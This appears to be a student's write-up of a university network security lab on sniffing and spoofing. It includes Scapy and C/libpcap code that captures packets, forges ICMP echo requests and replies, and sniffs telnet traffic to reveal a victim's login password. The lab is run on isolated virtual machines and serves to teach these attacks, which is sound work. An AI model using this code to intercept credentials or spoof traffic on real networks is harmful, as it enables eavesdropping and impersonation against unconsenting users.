

Lab 1 Sniffing and Spoofing

管佳乐 16307130212

Attacker 10.0.2.5

Victim 10.0.2.6

Task 1 Python

Task 1.1A Privilege

The case if the program is run **with** root privilege.

```
[09/23/18]seed@VM:~/.../task1$ sudo python3 11a.py
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:8f:21:3c
  type     = 0x800
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0xc0
  len      = 129
  id       = 10798
  flags    =
  frag     = 0
  ttl      = 64
  proto    = icmp
  checksum = 0x98f6
  src      = 10.0.2.5
  dst      = 202.120.224.26
  \options \
###[ ICMP ]###
  type     = dest-unreach
  code     = port-unreachable
  checksum = 0xb3f7
```

From the screenshot, we can tell that the program did capture packets.

The case if the program is run **without** root privilege.

```
[09/23/18]seed@VM:~/.../task1$ python3 11a.py
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
Traceback (most recent call last):
  File "11a.py", line 8, in <module>
    pkt=sniff(filter='icmp',prn=print_pkt)
  File "/home/seed/.local/lib/python3.5/site-packages/scapy/sendrecv.py", line 576, in sniff
    s = L2socket(type=ETH_P_ALL, *arg, **karg)
  File "/home/seed/.local/lib/python3.5/site-packages/scapy/arch/linux.py", line 469, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[09/23/18]seed@VM:~/.../task1$
```

From the error stack above, we can tell that error type is `PermissionError` from `_socket_.socket.__init__()`. Because the attaching process (`L2socket()`) take a high privilege, so if we do not grant it with a corresponding privilege, it would not function.

Task 1.1B Filters

ICMP Only

```
pkt=sniff(filter='icmp',prn=print_pkt)
```

From particular IP address and port number

```
pkt=sniff(filter='src host 202.120.224.115 && port 80',prn=print_pkt)
```

```
[09/23/18]seed@VM:~/../task1$ sudo python3 11b2.py
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
#### Ethernet ####
  dst      = 08:00:27:8f:21:3c
  src      = 52:54:00:12:35:00
  type     = 0x800
#### IP ####
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 44
  id       = 5966
  flags    =
  frag     = 0
  ttl      = 255
  proto    = tcp
  chksum   = 0xed8c
  src      = 202.120.224.115
  dst      = 10.0.2.5
  \options \
#### TCP ####
  sport    = http
  dport    = 45018
  seq      = 40908
  ack      = 3784991309
  dataofs  = 6
  reserved = 0
  flags    = SA
  window   = 32768
  chksum   = 0xcd45
  urgptr   = 0
  options  = [('MSS', 1460)]
```

From or to a particular subnet

```
pkt=sniff(filter='net 10.131.250.0/24',prn=print_pkt)
pkt=sniff(filter='net 10.131.250',prn=print_pkt) # optional
```

```
[09/23/18]seed@VM:~/../task1$ sudo python3 11b3.py
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
#### Ethernet ####
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:8f:21:3c
  type     = 0x800
#### IP ####
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 28196
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0xbbc2
  src      = 10.0.2.5
  dst      = 10.131.250.58
  \options \
#### ICMP ####
  type     = echo-request
  code     = 0
  chksum   = 0x350e
  id       = 0xc79
  seq      = 0x1
#### Raw ####
  load     = b'8N\xa7[\xdd\xca\xe\x00\x08\t\n\x0b\x0c\r\xe\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !
#%&\'()*+,-./01234567'
#### Ethernet ####
  dst      = 08:00:27:8f:21:3c
```

This is the result after I pinged 10.131.250.58 which is located in a different subnet from my VM.


Task 1.2 Spoof ICMP Request

```
# 12.py
from scapy.all import *
a = IP()
a.src = '10.0.2.6'
a.dst = '10.131.250.58'
b = ICMP()
p = a/b
send(p)
```

I am working on 10.0.2.5. But I set the source address as the 10.0.2.6 to fool another computer, 10.131.250.58. It might react as if the echo request was sent from 10.0.2.6

I also checked the content of `b`. It contains a ping request as default. So I didn't change the arguments.

This is a screenshot of 10.0.2.6. It received the ping reply from 10.131.250.58. The `a.dst` was spoofed by the packets



No.	Time	Source	Destination	Protocol	Length	Info
3	2018-09-23 05:30:37.0511780...	10.0.2.6	10.131.250.58	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 6)
6	2018-09-23 05:30:37.0596198...	10.131.250.58	10.0.2.6	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 3)

Task 1.3 Traceroute

I implemented a simple traceroute. Its prototype is based on the lab document where it load IP packet with ICMP packet (instead of an UDP packet). Due to the implementation of that prototype, the final packet would be a ping reply instead of an unreachable port report.

```
# 13.py
from scapy.all import *
i = 1
a = IP()
b = ICMP()
a.dst = "fudan.edu.cn"

while True:
    a.ttl = i
    p = a/b
    send(p, verbose=0)
    reply = sr1(p, verbose=0)
    if reply is None:
        continue
    reply_src = reply[IP].src
    reply_type = reply[ICMP].type
    reply_code = reply[ICMP].code
    if reply_type == 11 and reply_code == 0: # on the go
        print(i, reply_src)
        i += 1 # ttl is incremented by 1 to reach farther
```

```

elif reply_type == 0: # successfully arrived
    print(i, reply_src, "<")
    break

```

```

[09/23/18]seed@VM:~/../task1$ sudo python3 13.py
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
1 10.0.2.1
2 10.222.128.1
3 10.250.1.49
4 10.250.1.1
5 10.250.1.70
6 202.120.224.115 <

```

Task 1.4 Spoof Ping Reply

```

# 14.py
from scapy.all import *

seqs = {} # remove duplication

def reply(pkt):
    global seqs
    key = hash(pkt[IP].src + pkt[IP].dst)
    if key in seqs:
        if pkt[ICMP].seq == seqs[key]:
            return
    seqs[key] = pkt[ICMP].seq
    a = IP() # exchange the src and dst
    a.dst = pkt[IP].src
    a.src = pkt[IP].dst
    b = ICMP() # copy important arguments
    b.type = 0
    b.id = pkt[ICMP].id
    b.seq = pkt[ICMP].seq
    c = Raw() # match the size
    c.load = pkt[Raw].load
    p = a/b/c
    send(p, verbose=0)

pkt=sniff(filter='icmp',prn=reply)

```

I am working on 10.0.2.5. And I am trying to ping 10.131.250.57 from 10.0.2.6. In fact, 10.131.250.57 is not allocated to any host. The result is as below.

The first problem that I come to is that my reply would be 8 bytes but normally it would be 64. The shell would repeatedly reporting a Truncated sign. I checked the packets in Wireshark and consulted other protocol details, and I discovered there is a padding part named Raw. I copied it in my reply packet.

The second is that there are always duplicate replies. Maybe there is a loop in the net or something. I adopted a dict to record the `seq` in every request packet to make sure there is no duplication.

```
Terminal
64 bytes from 10.131.250.57: icmp_seq=2 ttl=64 time=11.2 ms
64 bytes from 10.131.250.57: icmp_seq=3 ttl=64 time=6.97 ms
64 bytes from 10.131.250.57: icmp_seq=4 ttl=64 time=14.6 ms

--- 10.131.250.57 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 6.978/13.098/19.566/4.611 ms
[09/23/18]seed@VM:~$ ping 10.131.250.57 -c 10
PING 10.131.250.57 (10.131.250.57) 56(84) bytes of data.
64 bytes from 10.131.250.57: icmp_seq=1 ttl=64 time=8.61 ms
64 bytes from 10.131.250.57: icmp_seq=2 ttl=64 time=12.5 ms
64 bytes from 10.131.250.57: icmp_seq=3 ttl=64 time=14.2 ms
64 bytes from 10.131.250.57: icmp_seq=4 ttl=64 time=7.67 ms
64 bytes from 10.131.250.57: icmp_seq=5 ttl=64 time=8.07 ms
64 bytes from 10.131.250.57: icmp_seq=6 ttl=64 time=6.29 ms
64 bytes from 10.131.250.57: icmp_seq=7 ttl=64 time=9.98 ms
64 bytes from 10.131.250.57: icmp_seq=8 ttl=64 time=6.32 ms
64 bytes from 10.131.250.57: icmp_seq=9 ttl=64 time=6.90 ms
64 bytes from 10.131.250.57: icmp_seq=10 ttl=64 time=21.1 ms

--- 10.131.250.57 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9016ms
rtt min/avg/max/mdev = 6.299/10.180/21.123/4.425 ms
[09/23/18]seed@VM:~$
```

Task 2 CLang

Task 2.1A Basics

I opened 2 terminals in different VMs. And I had granted privilege to 21a.py before I pinged.

```
[10/06/18]seed@VM:~/../task2$ make 21a
[sudo] password for seed:
Src: 10.0.2.6 Dst: 202.120.224.26
Src: 10.0.2.6 Dst: 61.129.42.6
Src: 10.0.2.6 Dst: 202.120.224.6
Src: 61.129.42.6 Dst: 10.0.2.6
Src: 202.120.224.6 Dst: 10.0.2.6
Src: 10.0.2.6 Dst: 202.120.224.115
Src: 202.120.224.26 Dst: 10.0.2.6
Src: 10.0.2.6 Dst: 202.120.224.26
Src: 202.120.224.115 Dst: 10.0.2.6
Src: 10.0.2.6 Dst: 61.129.42.6
Src: 61.129.42.6 Dst: 10.0.2.6
Src: 10.0.2.6 Dst: 202.120.224.115
Src: 202.120.224.115 Dst: 10.0.2.6

Terminal
d dst 182.254.52.70" -s 'linkf'
[sudo] password for seed:
^C
[10/05/18]seed@VM:~$ ping fudan.edu.cn
PING fudan.edu.cn (202.120.224.115) 56(84) bytes of data.
64 bytes from 224.fudan.edu.cn (202.120.224.115): icmp_seq=1 ttl=59
time=4.45 ms
64 bytes from 224.fudan.edu.cn (202.120.224.115): icmp_seq=2 ttl=59
time=3.84 ms
^C
--- fudan.edu.cn ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 3.844/4.148/4.453/0.311 ms
[10/06/18]seed@VM:~$
```

1. Library Call Mechanism

```
// 21a.c
/* a new session on enp0s3 and it is in a promiscuous mode */
handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
/* my filter is compiled and then set*/
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);
/* the loop will transfer the packet to got_packet. The second argument is the count*/
pcap_loop(handle, -1, got_packet, NULL);
/* close the session */
pcap_close(handle);
```

2. If I did not grant a root privilege to the program. A segmentation fault is reported because the program is trying to access memory that does not belong to it. I think BPF needs a root privilege to start a session. So if not granted with that, the program will not work.

```
[09/23/18]seed@VM:~/.../task2$ ./21a.o
Segmentation fault (core dumped)
[09/23/18]seed@VM:~/.../task2$
```

3. Not in promiscuous mode

The only difference lies in the third argument of this invocation

```
// 21au.c
handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);
```

So I could not see the packets that are not meant for 10.0.2.5 (like 10.0.2.6)

```
[10/06/18]seed@VM:~/.../task2$ make 2lau
Src:      10.0.2.6 Dst:      224.0.0.251
```

```
[10/06/18]see@VM:~$ ping fudan.edu.cn -c 1
PING fudan.edu.cn (202.120.224.115) 56(84) bytes of data:
64 bytes from 224.fudan.edu.cn (202.120.224.115): icmp_seq=1 ttl=59
time=4.53 ms

--- fudan.edu.cn ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 4.532/4.532/4.532/0.000 ms
```

Task 2.1B Filters

- ICMP packets between two specific hosts

```
char filter_exp[] = "icmp && host 10.0.2.5 && host 202.120.224.115";
```

I tried to ping 2 different hosts. Only the packets between the two specific hosts can be seen. I also opened the fudan.edu.cn in browser. They can not be seen either.

```
[10/06/18]seed@VM:~/../task2$ make 21b1
Src:      10.0.2.5 Dst: 202.120.224.115
Src: 202.120.224.115 Dst:      10.0.2.5
```

```
[10/06/18]seed@VM:~$ ping fudan.edu.cn -c 1
PING fudan.edu.cn (202.120.224.115) 56(84) bytes of data.
64 bytes from 224.fudan.edu.cn (202.120.224.115): icmp_seq=1 ttl=59 time=6.1
...
--- fudan.edu.cn ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 6.150/6.150/6.150/0.000 ms
[10/06/18]seed@VM:~$ ping sjtu.edu.cn -c 1
PING sjtu.edu.cn (202.112.26.54) 56(84) bytes of data.
64 bytes from mail.sjtu.edu.cn (202.112.26.54): icmp_seq=1 ttl=50 time=4.94
...
--- sjtu.edu.cn ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 4.944/4.944/4.944/0.000 ms
```

- TCP packets and specific port range

```
char filter_exp[] = "tcp && dst portrange 10-100";
```

I tried to ping at the same time, but it does not adopt a tcp protocol, so there is no record.

[illegible]

```

[10/06/18]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: q
Password: Connection closed by foreign host.
[10/06/18]seed@VM:~$ ping fudan.edu.cn
PING fudan.edu.cn (202.120.224.115) 56(84) bytes of data.
64 bytes from 224.fudan.edu.cn (202.120.224.115): icmp_seq=1 ttl=59 time=64 ms
64 bytes from 224.fudan.edu.cn (202.120.224.115): icmp_seq=2 ttl=59 time=64 ms
^C
--- fudan.edu.cn ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 100lms
rtt min/avg/max/mdev = 4.163/5.371/6.580/1.210 ms
[10/06/18]seed@VM:~$

```

Task 2.1C Sniff Passwords

I was trying to telnet from 10.0.2.6 to 10.0.2.7. The monitoring program on 10.0.2.5 works on the left. And because the echo mechanism. The account name has duplicated. And the password is revealed.

```
[10/06/18]seed@VM:~/.../task2$ make 21c
[sudo] password for seed:
00000000 00!00'00'0000#0000 00#00'00'0000!00"0000 0000#0000
00000000 0000 38400,384000000#VM:0000'DISPLAYVM:0000'xtern
256color000000000000Ubuntu 16.04.2 LTS
VM login: sseeeedd
Password: dees
Last login: Wed Oct 3 22:54:36 EDT 2018 from 10.0.2.6 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

637 packages can be updated.
376 updates are security updates.

[10/06/18]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Oct 3 22:54:36 EDT 2018 from 10.0.2.6 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

637 packages can be updated.
376 updates are security updates.

[10/06/18]seed@VM:~$
```

Important lines from `Main()`

```
/* only spy on telnet connections */
char filter_exp[] = "tcp port 23";
/* working in a promiscuous mode */
handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
```

Important lines from `got_packet()`

```
int start = 4 * (ip->iph_ihl + tcp_header_len); // The start of the load
int end = ntohs(ip->iph_len); // The length of the ip packet
unsigned char *p = (unsigned char *) (ip); // The head of the ip packet
for(i = start; i < end; i++) // Do the traversal
    printf("%c", p[i]);
```

Task 2.2A Spoof

```
#define IP_SRC "10.0.2.7"
#define IP_DST "255.255.255.255"
```

I am trying to simulate that 10.0.2.5 is another host and send the broadcast to other hosts.

The wireshark screenshot comes from 10.0.2.6



No.	Time	Source	Destination	Protocol	Length	Info
1	2018-10-06 01:15:30.3929442...	PcsCompu_58:3d:bc	PcsCompu_a9:d5:b6	ARP	60	Who
2	2018-10-06 01:15:30.3929511...	PcsCompu_a9:d5:b6	PcsCompu_58:3d:bc	ARP	60	10.0
3	2018-10-06 01:15:43.1304523...	10.0.2.7	255.255.255.255	UDP	60	5513
4	2018-10-06 01:15:48.2551726...	PcsCompu_8f:21:3c	RealtekU_12:35:00	ARP	60	Who
5	2018-10-06 01:15:48.2551797...	RealtekU_12:35:00	PcsCompu_8f:21:3c	ARP	60	10.0

Task 2.2B Spoof an ICMP echo request

```
#define IP_SRC "10.0.2.6"
#define IP_DST "10.131.250.58"
```

This task, I simulated 10.0.2.6 sent an echo request to 10.131.250.58

Then 10.0.2.6 received the reply from 10.131.250.58 even it had not requested

The image shows a terminal window on the left and a Wireshark packet capture window on the right. The terminal shows the execution of 'make 22a' and 'make 22b' commands. The Wireshark window shows a list of four network packets. Packet 1 is an ICMP Echo request from 10.0.2.6 to 10.131.250.58. Packet 2 is an ICMP Echo reply from 10.131.250.58 to 10.0.2.6. Packet 3 is an ARP request from PcsCompu_8f:21:3c to RealtekU_12:35:00. Packet 4 is an ARP reply from RealtekU_12:35:00 to PcsCompu_8f:21:3c.

No.	Time	Source	Destination	Protocol	Length	Info
1	2018-10-06 01:18:54.3539201	10.0.2.6	10.131.250.58	ICMP	60	Echo
2	2018-10-06 01:18:54.3656541	10.131.250.58	10.0.2.6	ICMP	60	Echo
3	2018-10-06 01:18:59.4870765	PcsCompu_8f:21:3c	RealtekU_12:35:00	ARP	60	Who
4	2018-10-06 01:18:59.4870823	RealtekU_12:35:00	PcsCompu_8f:21:3c	ARP	60	10.0

Task 2.2C Some Questions

In 22a.c, the length of the ip packet is 28 bytes. In 22c.c, I intentionally set the ip length to 28 bytes and cleared the checksum.

```
ip->iph_len = htons(20); // header and data in bytes
ip->iph_checksum = htons(0);
```

But in the packet, the ip length was restored to 28 bytes and checksum was not zero either. So we don't have to fill in these items. If we set them to arbitrary values, the program will still work normally.

```
Internet Protocol Version 4, Src: 10.0.2.7, Dst: 255.255.255.255
 0100 .... = Version: 4
 .... 0101 = Header Length: 20 bytes (5)
 ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
   Total Length: 28
   Identification: 0x1000 (4096)
 ▶ Flags: 0x00
   Fragment offset: 0
   Time to live: 64
   Protocol: UDP (17)
   Header checksum: 0x5ecb [validation disabled]
```

If I did not grant the program with a root privilege, it will stop when it want to create a socket. We can infer that the creation take a high privilege.

```
[10/06/18]seed@VM:~/.../task2$ ./22c.o
socket() error: Operation not permitted
```

Task 2.3 Sniff and Spoof

I've made many fixes to my original implementation to make it work. the most tricky ones of them are enunciated here.

The first is that I set the identification of ip header as a constant. But each packet's identification increments by 1. I just put the id of the request packet onto it since it strictly follow the rule.

```
ip->iph_ident = oip->iph_ident;
```

The second is that I found every request and reply share the same mac source and destination address. It is weird because it should be in a reverse order. So there might be something wrong with the ether header. I tried to write the header by myself. I tried many times and failed at last.

I think the argument of socket might be wrong. I explicitly inform the socket that I want to send to the victim(instead of sending back to myself)

```
sin.sin_addr = oip->iph_sourceip;
```

Finally it worked. I pinged a fake address from 10.0.2.6. The result shows as below.


```
[10/06/18]seed@VM:~/../task2$ make 23
src: 10.0.2.6 Dst: 10.131.250.57
src: 10.131.250.57 Dst: 10.0.2.6
src: 10.0.2.6 Dst: 10.131.250.57
src: 10.131.250.57 Dst: 10.0.2.6
src: 10.0.2.6 Dst: 10.131.250.57
src: 10.131.250.57 Dst: 10.0.2.6
src: 10.0.2.6 Dst: 10.131.250.57
src: 10.131.250.57 Dst: 10.0.2.6
src: 10.0.2.6 Dst: 10.131.250.57
src: 10.131.250.57 Dst: 10.0.2.6
```

```
rtt min/avg/max/mdev = 936.721/983.083/1023.716/31.454 ms
[10/06/18]seed@VM:~$ ping 10.131.250.57 -c 5
PING 10.131.250.57 (10.131.250.57) 56(84) bytes of data:
64 bytes from 10.131.250.57: icmp_seq=1 ttl=64 time=936 ms
64 bytes from 10.131.250.57: icmp_seq=2 ttl=64 time=961 ms
64 bytes from 10.131.250.57: icmp_seq=3 ttl=64 time=985 ms
64 bytes from 10.131.250.57: icmp_seq=4 ttl=64 time=1008 ms
64 bytes from 10.131.250.57: icmp_seq=5 ttl=64 time=1023 ms
```

```
--- 10.131.250.57 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 936.721/983.083/1023.716/31.454 ms
[10/06/18]seed@VM:~$
```